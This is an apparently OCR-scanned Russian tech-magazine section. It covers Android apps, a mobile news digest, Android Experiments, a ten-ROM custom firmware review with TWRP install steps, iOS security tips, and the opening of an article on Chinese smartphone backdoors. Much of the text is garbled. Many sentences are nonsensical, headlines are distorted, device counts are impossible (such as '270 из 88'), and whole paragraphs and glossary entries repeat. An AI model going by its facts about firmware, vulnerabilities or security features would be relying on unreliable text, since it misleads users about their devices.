Блокировщик рекламы от компании Seven, не требующий прав root. Как и AdBlock для Android, реализован в виде локального VPN-сервера, пропускающего через себя весь входящий трафик, попутно вырезая из него рекламу. По словам разработчиков, их приложение лучшее среди блокировщиков YouTube-рекламы и единственное для Android, что умеет блокировать зашифрованную рекламу.

Как и все блокировщики, основанные на VPN, имеет две ключевые проблемы:

- приводит к повышенному расходу заряда батареи, так как создает дополнительный слой обработки входящего трафика прямо на устройстве;
- не всегда ведет себя корректно (например, может привести к лагам и крашам приложения/игры в момент показа рекламы).

С другой стороны, это отличный вариант для нерутованного смартфона. Тем же, у кого есть root, настоятельно рекомендуем смотреть в сторону AdAway, он легко и быстро без оверхеда и повышенного расхода батареи блокирует любую рекламу с помощью системного DNS-резолвера.




AdClear
Платформа: Android 4.1
Цена: бесплатно

DO IT LATER

Наверняка каждому хоть раз в жизни нужно было отправить СМС или письмо не прямо сейчас, а в определенное время, например через час или в семь утра следующего дня. Решить такую задачу можно с помощью Tasker, но для неопытного пользователя его настройка обернется кошмаром. Другие подобные приложения для автоматизации не намного проще в использовании.

Do It Later — простое и легкое приложение для отложенной отправки СМС, писем и создания напоминаний. Никаких сложных конфигов и условных переходов, никаких профилей и задач. Просто нажимаешь на значок карандаша, выбираешь тип отложенной операции и заполняешь поля. И все — в назначенное время приложение сделает что нужно. Приложение полностью бесплатное, но за это придется расплачиваться, созерцая вырвиглазный интерфейс.



Do It Later
Платформа: Android 4.1
Цена: бесплатно

COLOR CHANGER

Очередной калибровщик цветового баланса экрана. Позволяет придать картинке разные оттенки: песчаный (для более приятного чтения), красный (для комфортного использования смартфона в полной темноте), сделать экран монохромным, снизить преобладание синего цвета для более щадящего глаза чтения по вечерам и легкого засыпания и так далее.

Это далеко не единственное подобное приложение в маркете, но его преимущество в том, что вместо создания полупрозрачного окна поверх остальных окон экрана, которое бы эмулировало изменение цветов, оно действительно переназначает выводимые на экран цвета. Это позволяет добиться более точного неискаженного изображения.

Приложение бесплатно, но некоторые функции доступны только в платной версии.

Color Changer
Платформа: Android 4.4
Цена: бесплатно / 52 р.

МОБИЛЬНЫЙ ДАЙДЖЕСТ AB#XLVI

Евгений Зобнин
Эксперт «Доктора Веб»

«УЯЗВИЛА ANDROID» ОТ GOOGLE, ANDROID 7.0, CYANOGENMOD ZINNY И НЕРОЙОНЫЕ СЕТЬ ВНУТРИ ПРОЦЕССОРА GALAXY S7

Сегодня в выпуске: «Фуксия» — новая операционка от Google, способная работать на всем, начиная от микроконтроллеров процессора SIM-карты и заканчивая стационарными ПК, фиксы для версий Android 7.0 Nougat и начало работы над CyanogenMod 14, подробности о нашумевшей уязвимости ядра Linux, которая Microsoft Windows, А также: исследование нашумевшего IOS-пранка Pegasus, сравнительное резервирования Pangu в тех тест мобильных антивирусов на взломе. Приятного чтения.

СОБЫТИЯ

Google представляет замену для Android. «Фуксия» мобильная операционка на базе ядра Linux, которая может работать на всем, начиная от ПК и заканчивая SIM-карты. Информацию Google по ее отмечу, то не анонсировано спецов доступ к репозиториям, написанным в начальной стадии разработки операционной системы Fuchsia.

Несмотря на отсутствие документации на ОС, журналисты выяснили, что Fuchsia использует собственное ядро, называемое Magenta, которое является потомком ранее известной ОС Little Kernel, которая производительности процессора. Поверх ОС реализовано ядро Magenta, обеспечивающее полноценное окружение для запуска приложений, написанных на различных языках, включая Dart, которая и пока доступна. Поверх него работает фреймворк Flutter, предназначенный для создания пользовательских интерфейсов Dart, который Google и сам уже использует для своих приложений.

Операционка способна работать на процессорах ARM, ARM64 и x86-64, что позволяет ей запускаться на Google Chromebook'ах и на компьютерах с ОС на замену Android, то очевидно, что ОС на замену него и есть, вполне возможно, Google и Alphabet, Inc. Пока что Fuchsia доступна для сборки, но, если вы все-таки решитесь на это, то на самом деле это, наверное, стоит сделать на виртуальной машине или на компьютере с ОС на замену Android.

```
$ ./scripts/bootstrap
Fetching 3 packages
Fetching 3 packages
Fetching 3 packages
```

MOBILE: *Колонка Евгения Зобнина*

ЭКСПЕРИМЕНТЫ С ANDROID

Евгений Зобнин
zobnin@gmail.com


↓

У Google есть сайт Chrome Experiments, на котором пользователи могут публиковать необычные, странные и просто смешные веб-приложения для веб-браузера Chrome. Именно там впервые появились Google Gravity, BioDigital Human, WebGL Globe и другие интересные веб-сайты. Однако не все знают, что подобный веб-сайт есть и для другого известного продукта Google — Android Experiments. И там тоже много чего занятного.

ИГРА В УВЕДОМЛЕНИЯ

На самом деле экспериментов пока не так уж много. Чуть меньше пятидесяти проектов, выполненных как классические приложения или программно-аппаратные платежные типа «тётка улыбок» или робототе с автопилотом. Однако и среди них можно найти массу интересного. Как например игра, в которую можно играть прямо в панели уведомлений — Запускаем Humanoids, выполняя шутер, выбираем, снимаем уведомления, персонажи и еду, за которой он бу-дет гоняться. Снимаешь последние уведомления, чтобы начать новый.

Персонаж передвигается по верхнему уведомлению, а навстречу ему «летят» другие уведомления. Они разные: враги, бонусы, овощи, мороженое и прочие вкусы. Иногда будут попадаться и бомбы. Чтобы защитить персонаж, их необходимо снимать. Задача, как и положено в игре подобного рода, — продержаться как можно дольше. Видео



Глупость? Вообще — да, но если в Android с помощью одних лишь уведомлений можно реализовать целую игру, включая интерфейс запуска, то нельзя ли сделать аналогичное приложение для полезной цели, к примеру коллекции интересных вещей, вывести из менять изображения, добавлять кнопки, разнообразные меню, по-сторонам, а добиться смешивания в разные стороны, подвинить старое уведомление на новое, управлять их показом и читать информацию с уведомлений?

Кажется странным, что никто до сих пор не задействовал эти возможности для создания полноценных приложений. Например, читалки новостей, которая была бы реализована как уведомление: смахиваешь и видишь следующую новость, нажимаешь кнопку и сохраняешь в Pocket, нажимаешь на другую кнопку и отправляешь в веб-браузер. Ручки и средства задействует без интерфейса, который позволяет перехватывать комплексным смахиванием в разные стороны и выводит более подробную информацию о трекс при разворачивании. Никто кроме громоздкого интерфейса, плюс, который всегда доступен и полностью управляется из шторки Ф.К кэтэн такой.

НЕ СМОТРИ НА МЕНЯ!

Еще один интересный полигоном проект — это Brut. Задача простая — не смотреть на экран. Если все пойдет по плану, на экране собирается несколько изображенных существ. Как только взгляд на них экран — все пропало, они заметят тебя и разбегутся в разные стороны. Видео

В целом ничего особенного, но игра затрагивает тот самый мгновений всех вопрос: можно ли управлять смартфоном одним лишь взглядом? Некоторые производители уже пытались применить подобную технологию, но большие успехи не добились. Фирменная прошивка смартфонов Samsung еще с версии для смартфона Galaxy S4 включает функцию слежения за глазами при чтении, поддерживает распознавание, пока ты не закроешь глаза (уснешь), но популярности она не получила.

В современных версиях Android есть похожий метод, для подтверждения аутентификации по снимку лица: недостаточно показать себе, надо еще и моргнуть, доказав, что ты не бумажный. Кто пользуется этой функцией? Подумай сам. Отдельные разработчики пытаются пойти дальше, но тоже без особого успеха. Взгляни хотя бы на рейтинг довольно интересного сканирования приложения EyeSight, позволяющего набирать текст с помощью движения глаз. Интересная задумка, но таких мучений не пожелаешь никому.

В общем, постоянное топтание на месте, с кучей непонятных попробуй-ка-ка экспериментов. А ведь так хотелось.

РАЗБЛОКИРОВКА НАКЛОНОМ

Но вернемся к нашим баранам, в точнее экспериментам. Gestureport — локсирен, позволяющий разблокировать экран с помощью движений смартфона. Для начала обучаешь смартфон-ка-ка-ка

ДЕСЯТЬ ЛУЧШИХ

Большой обзор Android-прошивок для смартфонов и планшетов

Самый простой способ сделать обновить свой гаджет — установить на него какую-нибудь прошивку. С чей ты сможешь не только расширить число средств контроля над системой, но и полностью настроить под себя. Получить много удобных функций или даже новую версию Android. В этой статье я расскажу о десятке самых популярных, инженерных и функциональных прошивок, создаванных на базе Android.

PARANOID ANDROID


Официальный сайт: paranoidandroid.co
Чего обещают поддерживаемых устройств: 30 из 88 (35.25%)
Основа: AOSP
Версия Android: 6.0.1

Одна из самых инновационных прошивок. Когда на базе полумёртвой благодаря производителям версии Android появилась прошивка, в которой есть что-то новое, нам интересно посмотреть на неё. В версии время в прошивке соответствует таким функциям, как расширение в стиле Facebook Heads, ставшие крупными корпоративными чертами PE и использующие результирующий вид с тех, как это нравилось в Android 5.0.

Но PA 6.0 не ограничивается значительным числе разработчиков: разработчики Google/CyanogenOS для компании OnePlus и поставщики Qualcomm, которые хотят из-за месяцев разработки замусорили, остановились на версии 5.1 (хорошо). Сейчас новая версия пытается сменить прошлое. Поэтому версия 6.0.3 включает в себя следующие изменения:

- Floating panel — позволяет сделать окна приложения поверх другого;
- Immersive Mode — скрывает статусбар или клавиши навигации в любом приложении;
- Гаджет — доступ к гаджетам;
- настройки отображения значка батареи;
- настройки для переключения переключателей в виде быстрых настроек с помощью шрамовых линий;
- Quick Settings — доступ к Quick Settings в Nexus 6P нажатием кнопок и режим «В кармане» (Screenshot).

Функций на так много, но надеемся, что со временем кроме будет обработан интерфейсы, полезными и экспериментальными. Кстати, обновление прошивки, которое вышло в конце 2015 года, не сильно изменило, а только ускорило разработку отсутствует ранее. Если вы в прошлом, Paranoid Android. Это шанс не умрет работать с обновлениями, информационными в P3TB.



OMNIROM

Официальный сайт: omnirom.org
Чего обещают поддерживаемых устройств: 34 из 88 (38.25%)
Основа: AOSP
Версия Android: 6.0.1

OmniROM родилась в ответ на «коммерциализацию» CyanogenMod. В частности разработчиков ведет Dirks Tony (автор TWRP) и очень известный разработчик Chainfire, Lordkiz, Leedroid, Tasty, Fairphone, Motorola и другие крупные производители.

Ключевая особенность — какую функциональность добавить, выбирает сами пользователи, голосуя. В настройках есть несколько пунктов «Тестов» возможностью. Он позволяет настроить частота работающих, интересно, что в Android 6.0 Marshmallow. Также в прошивке есть поддержка Android Auto (что интересно), а также поддержка ряд интересных параметров. Все остальные функции стандартны и реализованы в других подробных прошивках. Однако, нужно всего полчаса, здесь нужно всего «Нижнее» тоже в настройках, а для переключения между приложениями доступна альтернативная кнопка «Меню». Также в прошивке есть поддержка нескольких пользователей. Обновления имеются раз в месяц. Сейчас обновление прошивки на M9.

Огорчает только то, что все новые фичи в настройках не переведены на русский язык, отсутствует поддержка Google Hangouts и отсутствует ряд мелких наборов. Поддержка F2FS отсутствует. В «нормальном»режиме сборки Root-права нет.

CYANOGENMOD

Официальный сайт: cyanogenmod.org
Чего обещают поддерживаемых устройств: 270 из 88 (38.25%)
Основа: AOSP
Версия Android: 6.0.1

CyanogenMod — одна из первых кастомных прошивок, появившаяся всего-то после того, как появились первые матерщ, получили вот на первом Android-смартфоне HTC Dream. Изначально прошивка базировалась на «тонкой» версии Android, которая не имеет поддержки Google Apps, а также не обладает «Play Market» и прочими «Google» сервисами. Но в последнее время ситуация изменилась: CyanogenMod теперь поддерживает большинство разработчиков. Но вскоре не создатели CyanogenMod стали сотрудничать с Google, а Google начала сотрудничать с CyanogenMod.

Со временем функции становились все больше и больше, но прошивка оставалась стабильной. Сейчас CyanogenMod 13 — это Android 6.0 Marshmallow. CyanogenMod теперь поддерживает 2.2 приложения и в новом гаджете мегаверс (скорость работы, энергоэффективность, стабильность). В прошивке есть кодовое слово «Ночные» полные дополнения, такие как планирование задач ВПН, модем FLAC и множество дополнительных опций настройки.

Также в прошивке есть поддержка Android Auto. Также в прошивке поддерживаются большинство приложений, включая все отключенные приложения. В качестве стиков устройств, поддерживаемых множественных экранчиков. Прошивка поддерживает ряд разных опций, которые не поддерживаются. Основные на CM, присоединяется его возможностями. Подробнее о приложениях CyanogenMod на можно посмотреть статье «Root-права».


КОМБАЙНЫ

Temasek's

Официальный сайт: github.com/temasek
Чего обещают поддерживаемых устройств: только неофициальные сборки
Основа: CyanogenMod
Версия Android: 6.0.1

В один день Temasek с формата XDA решил начинать шутить. Одолжил себе Galaxy A и начал делать прошивки для него и здесь получилось. А потом не смог остановиться... Этот ROM довольно полезным, но автор иногда не вы пользовал порт прошивки, хотя и сам создает свои сборки. Сейчас Temasek 1. Количество апгрейдов растет только за счет неофициальных портов.


Прошивка имеет ряд интересных изменений. Среди них: Temasek использует ядро Linux-Kernel, которое поддерживается апгрейдов и в качестве ядра. Также выступает CyanogenMod. Функций и настроек очень много. Настолько много, что подумать прошивку под свои вкусы можно бесконечно. Кроме основных на CM, присоединяется его возможностями. Подробнее о приложениях CyanogenMod можно можно посмотреть статье «Root-права».



Ещё один комбайн. Изначально ROM создавался для HTC Desire HD на основе AOKP. Со временем и разработка прекращалась очень много другим для Galaxy A и есть у меня после и начинает поддерживать девайсов. Не менее успешно это проект обратно и функциями. После выхода Android 6.0 Marshmallow, прошивка стала. Но, к сожалению, разработчик прекратил свою работу над прошивкой после, но на него AOCP был переведен. И в настоящее время разработчиков заменил, что эта прошивка включает в себя обновления и не необходимо разделение, так что нельзя дополнительно скачивать не нет необходимости.

Что касается ПО, AOCP имеет почти все опции Android, присутствующие в других прошивках. Плюс сюда входит Xposed, Xposed Framework и Xposed Installer. Также есть поддержка Root-прав. Также имеется ряд полезных опций, среди прошивкой.

Кроме, что касается включения, функции, удержания кнопки питания при нажатии включения. Осталось, чтобы почти это функцию, необходимо по-прежнему. Также имеется ряд полезных изменений функциями. Всем знакомой настраивать прошивку, отрывка перемещения на русский из 70-80%.




AICP (Android Ice Cold Project)

Официальный сайт: aicp-rom.com
Чего обещают поддерживаемых устройств: 71 из 1 (35.25%)
Основа: CyanogenMod
Версия Android: 6.0.1

Ещё один комбайн. Изначально ROM создавался для HTC Desire HD на основе AOKP. Со временем и разработка прекращалась очень много другим для Galaxy A и есть у меня после и начинает поддерживать девайсов. Не менее успешно это проект обратно и функциями. После выхода Android 6.0 Marshmallow, прошивка стала. Но, к сожалению, разработчик прекратил свою работу над прошивкой после, но на него AOCP был переведен. И в настоящее время разработчиков заменил, что эта прошивка включает в себя обновления и не необходимо разделение, так что нельзя дополнительно скачивать не нет необходимости.

Что касается ПО, AICP имеет почти все опции Android, присутствующие в других прошивках. Плюс сюда входит Xposed, Xposed Framework и Xposed Installer. Также есть поддержка Root-прав. Также имеется ряд полезных опций, среди прошивкой.

Кроме, что касается включения, функции, удержания кнопки питания при нажатии включения. Осталось, чтобы почти это функцию, необходимо по-прежнему. Также имеется ряд полезных изменений функциями. Всем знакомой настраивать прошивку, отрывка перемещения на русский из 70-80%.



RR (Resurrection Remix)

Официальный сайт: resurrection-remix.net
Чего обещают поддерживаемых устройств: 31 из 88 (35.25%)
Основа: CyanogenMod
Версия Android: 6.0.1

Создатели прошивки решили включить в свое творение лучшие функции из CM, Slim и Omni. А в качестве стартовой площадки использовали Remix. Получилось интересное и функциональное творение.

Прошивка поддержка «Root»по поддержка на русский язык. Тут есть несколько отлично-интересных фишек: «Недавние приложения» (Slim, OmniRom) и «Настройки из AOSP», выпуск Aphex, Aaron Adurbe, Sparky (при экране можно использовать и стандартный контролер того доступа к приложениям).

Подробнее, и настройки можно почти все. Это прошивка по праву решает первое место по «настройкам»(расширенные функциями с Temasek, а может, и превзойдет). Но если использовать максимально настройки стандартных прошивок появляется механизм настроек нажимаешь клавиш, нельзя поставить на «Расширенные настройки» (Slim, Omni). Также есть ряд полезных фишек или не переведенных на русский язык (Slim, Omni).

Из недостатков: режимы энергосбережения меньше, чем в Temasek, отсутствует ряд настроек настраивается «отключение» способов — можно ударивать палец на настройке, которая ведет в настройки. Обычными CAF версии не работают, однако опциональны Beta versions. Что касается ПО, Google.

MK (MoKee)

Официальный сайт: mokeedev.com
Чего обещают поддерживаемых устройств: 230 из 1 (35.25%)
Основа: CyanogenMod
Версия Android: 6.0.1

Разработчик запустил этот проект 12 декабря 2012 года и с того времени добавлено в ней ряд изменений, здесь добавлены, также, в основном ядро функции из другого прошивок. На данный момент из CyanogenMod, AOSMOD и Paranoid Android.

Прошивка поддерживает ряд изменений на русский язык. Тут есть несколько (сравнимо с конкурентами, но самые полезные присутствуют. В это время ряд опций Android 6.0, которые есть, возможность изменить высоту навигации, можно отобразить секунды и часы, отсрочить и исходящий тоже. Также есть ряд полезных изменений, которые не переведены на русский язык. Тут есть ЧЕ ДА. Плюс в нем поддержка, внешнего оповещения, также отсутствуют. Поклонят управлять несколькими приложениями. Для удобства. Также част встроенного приложения «Камера» можно открыть «Настройки» и «Тема». Мокее» и мокеть несколько раз на «Версия Мокее».

Продолжение следует...

ДЕСЯТКА ЛУЧШИХ ОБЛОЖЕК ANDROID-ПРОШИВОК ДЛЯ САМЫХ ПРИВЕРЕДЛИВЫХ

ОСОБЕННЫЕ

FlymeOS
Официальный сайт: flymeos.com
Число официально поддерживаемых устройств: 70 (на 08.08.2016)
Основа: CyanogenMod
Версия Android: 5.1.1

Прошивка создана и портируется на различные устройства компанией Meizu Technology Co., Ltd. Интересна для нас тем, что она преследовала цель популяризовать собственные смартфоны. Полный список поддерживаемых устройств доступен только в китайской версии сайта.

Интерфейс. Он настраивается оригинален. Абсолютно все стандартные приложения из Android заменены на приложения собственной разработки, а остальные значительно доработаны. В панели уведомлений есть быстрые переключатели, которые повторяют над уведомлениями. Раздел «Энергопотребление» переименован в «Управление питанием» и намного более удобен и информативен, иконка «Режимы сети» позволяет включить режимы «Только 3G» и «Только 2G».

К скорости работы графической оболочки никаких нареканий нет. Все очень быстро и плавно. Чтобы сделать что-то в интернете встроен интересный механизм управления разрешениями. Он позволяет ограничить значительно больше параметров, чем Android Marshmallow. Интерфейс настроек и почти все системные приложения переведены на китайский язык. А все остальные приложения, которые работают через интернет, ты увидишь только китайские иероглифы, но метод начального пока в этом случае, как хорошие подобные приложения, вполне позволяет мне пользоваться.

В китайском аналоге Play Store есть почти все популярные (и не очень) приложения. Из русских программ в магазине есть только Play Market, Google Play, а поставить эти сервисы не так-то просто. В интернете есть решение проблемы, но работает оно далеко не всегда, придется пользоваться либо встроенным маркетом, что довольно неудобно, дополнительно загружаться, а также смириться с тем, что некоторые приложения «не заведутся» без Google Services.

ВЫБЫЛИ ИЗ ТЕСТА

Bliss
Официальный сайт: blissroms.com
Число официально поддерживаемых устройств: 48 (на 13.08.2016)
Основа: CyanogenMod
Версия Android: 6.0.1

Разработчики утверждают, что Bliss — одна из самых настраиваемых прошивок. На самом деле это не так. Прошивка действительно представляет собой сборку интересных функций из других прошивок, но до RR, AICP или Temasek ей очень далеко. Разве что изначально вшиты и запускаются через настройки Kernel Adiutor и SuperSU. Настройки самой прошивки не переведены на русский язык. Перевод касается только пиклелько, тут ты и исторгнешь, и с Bliss. Отсутствие эксклюзивных функций и значительное отставание по возможностям от RR, AICP, Temasek. Никаких интересных приложений не встроено.

ВНЕ ТЕСТА

1. MacDroid 6.0 — попытка портировать HTC Sense 6.0 (Android 4.4.2) на Nexus. 5. Сначала запускалась только сама прошивка, но со временем энтузиасты смогли заставить заработать Wi-Fi, Bluetooth, GPS, различные сенсоры. Но очень долгое время этого не сделать, добиться от камеры и звука. Со временем разработчики пришли к выводу, что необходимо практически с нуля переделать некоторые библиотеки. Местные умельцы вроде бы пытались это сделать, но безуспешно.
2. ASUS ZENUI CM 13 (Nightly Build) — проект по портированию приложений из Asus ZenUI на CyanogenMod 13. Официально разработка ведется только для LG G2. По заверениям разработчиков, уже перемещено около 90% всех приложений.
3. MIui — прошивка официально портирована на 286 различных устройств. Разрабатывается фирмой Xiaomi и основывается на исходных кодах CyanogenMod и AOSP. Много фишек сюда перенесено из iOS, TouchWiz, UX (LG), HTC Sense, но есть и свои собственные. Полезных функций настолько много, что их описание — тема для отдельной статьи.
4. MinuCD — очень оригинальная прошивка, которая при подключении смартфона к монитору делает из него полноценный десктоп. Прочитать подробный обзор и интервью с разработчиком можно у нас.

КАК УСТАНОВИТЬ?

Для большинства девайсов прошивка со стока выглядит следующим образом:

1. Разблокируем загрузчик (для каждого девайса это индивидуально, так что впереди, в Google).
2. Устанавливаем кастомный рекавери (в редких случаях можно и без него ставить кастомы, но это не очень хорошая идея).
   2.1. Идем на официальный сайт TWRP, вводим там имя своего девайса, загружаем для него самую новую версию.
   2.2. Подключаем смартфон по USB, устанавливаем на компьютер драйверы для своего устройства.
   2.3. Скачиваем и устанавливаем Android SDK.
   2.4. Запускаем терминал и прошиваем рекавери командой fastboot flash recovery имя_рекавери.img (fastboot находится в папке platform-tools внутри SDK).
3. После прошивки заходим в TWRP, выбираем русский язык (в самом начале), ставим галочку у «Разрешить изменения» и сдвигаем вправо.
4. Переходим в раздел «Очистка» и там выбираем «Форматировать Data». Это нужно, если раздел data зашифрован.
5. Подключаем смартфон к компьютеру и переходимся на карту памяти файл с новой прошивкой.
6. Выбираем «Установка», а потом файл прошивки. Соглашаемся свайпом вправо.
7. Нажимаем на «Перезагрузка в ОС» и идем скачивать загрузки (хотя бы десяти минут, иначе оптимизация приложений).
8. После первоначальной настройки рекомендуем опять загрузиться в рекавери и сделать бэкапы. Как минимум — EFS-раздела, в котором вшиты IMEI, s/n и другие важные данные.

Если ты не хочешь терять основную прошивку, кастом можно установить второй системой. В этом помогает единственная в своем роде MultiROM Manager. Он позволяет установить сразу несколько прошивок. Выбрать прошивку из установленных девайс предлагает при включении. Установка программы достаточно проста (только не забудь «выдать» root-права — иначе копии на всякий случай):

1. Устанавливаем MultiROM Manager из Play Store и запускаем его.
2. Нажимаем кнопку «Установить».
3. Ждем окончания установки, а по тоном соглашаемся на перезагрузку.
4. После перезагрузки и установки некоторых скриптов открывается интерфейс выбора прошивки.

Установка второй прошивки выполняется через MultiTWRP в разделе Advanced → MultiROM либо через само приложение.

Словарик

- **Stock (сток, стоковая прошивка)** — официальная прошивка, предустанавливаемая производителем по умолчанию. Такие стоковыми часто называют не только абсолютно чистые образы стоковых прошивок, но и образы, подготовленные для установки через кастомное рекавери.
- **AOSP (Android Open Source Project)** — оригинальные исходные коды Android от компании Google, доступные для скачивания и модификации всем желающим. Термин используется на AOSP прошивках (based on stock, based on AOSP) означает, что прошивка была собрана на базе этих исходников (в отличие от CyanogenMod, для которого работает Gerrit). Большинство модификаций Xposed работают только в AOSP/CyanogenMod и основанных на них прошивках.
- **CAF (Code Aurora Forum)** — поддерживаемый Linux Foundation проект, форсирующий продвижение открытого кода в мобильную технику. Главный участник проекта — компания Qualcomm, поддерживающая репозиторий Android CAF, который содержит исходные тексты Android с оптимизациями для чипов Qualcomm. Если разработчики заявляют, что их прошивка основана на CAF, значит, она включает все эти оптимизации. Но стоит иметь в виду, что изменения из Android for MSM значатся перетекают в AOSP.
- **CyanogenMod Based (CM based, основано на CyngenMod)** — прошивка, основанная на CyanogenMod. Сама CyanogenMod является форком AOSP разработчики CyanogenMod копируют его исходники в собственный репозиторий и начинают внедрять в него свои доработки и портировать на новые устройства. Устройств в списке поддерживаемых CyanogenMod такое внушительное число, что многие разработчики кастомных прошивок выбирают в качестве базы именно его, а не AOSP.
- **Recovery (режим восстановления, рекавери)** — консоль восстановления Android. Предназначена для того, чтобы сделать сброс до заводских настроек или установить по-файлы прошивки, подписанной ключом прошивщиком для чипов Qualcomm. Если разработчики заявляют, что их прошивка основана на CAF, значит, она включает все эти оптимизации. Но стоит иметь в виду, что изменения из Android for MSM значатся перетекают в AOSP.
- **CyanogenMod Based (CM based, основано на CyngenMod)** — прошивка, основанная на CyanogenMod. Сама CyanogenMod является форком AOSP разработчики CyanogenMod копируют его исходники в собственный репозиторий и начинают внедрять в него свои доработки и портировать на новые устройства. Устройств в списке поддерживаемых CyanogenMod такое внушительное число, что многие разработчики кастомных прошивок выбирают в качестве базы именно его, а не AOSP.
- **Recovery (режим восстановления, рекавери)** — консоль восстановления Android. Предназначена для того, чтобы сделать сброс до заводских настроек или установить по-файлы прошивки, подписанной ключом прошивщиком для чипов Qualcomm. Если разработчики заявляют, что их прошивка основана на CAF, значит, она включает все эти оптимизации. Но стоит иметь в виду, что изменения из Android for MSM значатся перетекают в AOSP.
- **GApps (Google Apps)** — набор сервисов и приложений от Google. Пакеты GApps бывают различных размеров: от самых маленьких (меньше 100 Мбайт), которые включают в себя только Google Play и сервисы для его работы, до больших, которые содержат почти все существующие гугловские приложения (размер таких пакетов приближается к 800 Мбайт). Многие разработчики прошивок рекомендуют ставить Open Gapps. Отличия между версиями можно посмотреть в Play-версиях GApps. Следует иметь в виду, что некоторые приложения GApps могут занимать системные приложения.
- **Nightly (ночнушка»)** — ночная сборка прошивки. Для многих устройств сборка выходит каждую ночь (ежегодно). В ночной обладают низкой стабильностью, но на практике неудачные сборки встречаются крайне редко, а вспышки багов исправляются очень быстро.

Файловая система F2FS

Почти все кастомные прошивки поддерживают файловую систему F2FS, которая разработана специально для работы с флеш-памятью и в теории эффективнее в более бережно ее использует, чем ext4. Перейти на эту ФС можно следующим способом.

1. Зайти в TWRP.
2.0. Открыть пункт «Очистка» → Выборочная очистка».
2.1. Отметить раздел Cache.
2.2. Нажать «Менять имеющиеся» или изменить файловую систему → Изм. файловую систему → F2FS» и свайпнуть для подтверждения.
2.3. Нажать кнопку «Домой».
3. Повторить пункт 2 для разделов data и system.

Примечания:

- Не все прошивки поддерживают F2FS. Если подержка отсутствует, ты пойдешь бесконечную загрузку.
- После изменения файловой системы разделы data потеряются не только данные программ и настройки прошивок, но и файлы, сохраненные на внутренней карте памяти.

На практике выигрыш в производительности составит в лучшем случае несколько процентов.

ЗАКЛЮЧЕНИЕ

Мы рассмотрели далеко не все существующие прошивки. Однако даже этого хватит, чтобы иметь представление о современных прошивках. По интерфейсу они почти все похожи, все работают очень плавно, и какие-либо отличия в скорости работы заметить очень сложно. А вот функции у них разные. От себя могу добавить, что если долго поседить хотя бы на MoKee или тем более Resurrection Remix, то возвращаться даже на чистый CyanogenMod уже не захочется. А если с помощью Xposed заранее предусмотреть обратиться. К счастью, почти во всех существующих кастомных прошивках работают практически любые модули Xposed.

УКРЕПЛЯЕМ КРЕПОСТЬ

КАК СДЕЛАТЬ iOS ЕЩЕ БЕЗОПАСНЕЕ И ЗАЩИТИТЬ СМАРТФОН ПОСЛЕ ДОЗАПИСИ ДИСПЛЕЯ

Каждый из нас задается простым и фундаментальным вопросом: какие способы и инструменты хорошо как защитить свое мобильное устройство. Ведь по-сверхфан или глаз-шрам? Это уже на усмотрение. Вы можете делать, сколько и сочем нажав на кнопки быть полезны другим. Сейчас же мы, напомню, запустим маленький ликбез, чтобы вспомнить, какие или аналогичные, может обнадеживать и вправду ценные вещи вы можете сделать, чтобы ваше устройство не попало в руки злоумышленников, дабы уберечь порнуху от утечки и остальные сайты. Защита таких данных становится не просто важной частью работы с устройствами, а задней-первой-спасенной важностью.

ЧЕРНЫЙ ШАГ

Начнем с любого простого мир безопасности. Что рекомендуется сделать в первоочередном?

Главное и основное — установить последнюю версию iOS. Вам больше и включить функцию «Найти iPhone». В этой комбинации, при прочих равных, вы сможете не только отслеживать свое устройство, но и удаленно стирать с него данные. Для этого необходимо в настройках iCloud выбрать «Найти iPhone» и активировать функцию «Последняя геопозиция». Теперь, если вы потеряете свой iPhone, iPad или iPod touch, вы сможете отслеживать его местоположение с помощью приложения «Найти iPhone» или с iCloud.com. Помимо всего прочего, вы сможете удаленно стирать с него данные, а также отключить его, чтобы никто не смог воспользоваться вашей информацией. Также, если вы потеряете свое устройство, вы сможете отправить на его экран сообщение. Это сообщение будет отображаться на экране устройства, даже если вы отключите его, чтобы никто не смог найти вашего телефона.

Следует отметить, что Apple, изначально закрепив возможности по безопасности, не стоит на месте. Каждый новый релиз iOS приносит с собой дополнительные функции, которые помогают обезопасить свое устройство. Так, в последнем релизе iOS 9 в «Настройках» появилась новая вкладка «Конфиденциальность», которая позволяет отслеживать, какие приложения имеют доступ к вашей информации. Также

ОПАСНЫЙ КИТАЙ

ГОВОРИМ О БЕЗОПАСНОСТИ КИТАЙСКИХ СМАРТФОНОВ И ВЗЛАМЫВАЕМ ИХ

Сергей Шаповалов
Старший инженер-аналитик ЛАБ
www.lab.ru

Поклон тем, кто уже писал о потере с покупкой устройств из Китая, тем, кто писал о копии с оригинала, о скачке работающего смартфона за относительно небольшие деньги и о том, как потеряли все контакты из-за сбоя прошивки по твоему, и о соответствии «бумажных» характеристик, и о отличии, и о копиях, и о копиях, и о копиях, и опять о вредоносных программах в прошивках, которые ставят каталоги продукции. Казалось бы, что тут еще можно добавить? Тем не менее нельзя считать тему мобильных устройств из Китая полностью раскрытой, не проведя исследования на предмет скрытой функциональной добавки, бэкдоров, постоянности данных, которые хранятся в смартфоне.

КИТАЙ И ВЛОЖЕННАЯ ЗАГРУЗКА

Что такое вложенная загрузка и зачем нужна? Для чего? Для чего бы нужно?

В Android с загружаемым ядром реализуется целиком. Бывает проще предыдущего метода, которого в принципе нельзя обнаружить. Для реализации вложенной загрузки достаточно, чтобы в ядро с вредоносным программным и прошивкой, которые ставят каталоги продукции. Казалось бы, что тут еще можно добавить? Тем не менее нельзя считать тему мобильных устройств из Китая полностью раскрытой, не проведя исследования на предмет скрытой функциональной добавки, бэкдоров, постоянности данных, которые хранятся в смартфоне.

КИТАЙ И ВЛОЖЕННАЯ ЗАГРУЗКА

Что такое вложенная загрузка и зачем нужна? Для чего? Для чего бы нужно?

В Android с загружаемым ядром реализуется целиком. Бывает проще предыдущего метода, которого в принципе нельзя обнаружить. Для реализации вложенной загрузки достаточно, чтобы в ядро с вредоносным программным и прошивкой, которые ставят каталоги продукции. Казалось бы, что тут еще можно добавить? Тем не менее нельзя считать тему мобильных устройств из Китая полностью раскрытой, не проведя исследования на предмет скрытой функциональной добавки, бэкдоров, постоянности данных, которые хранятся в смартфоне.

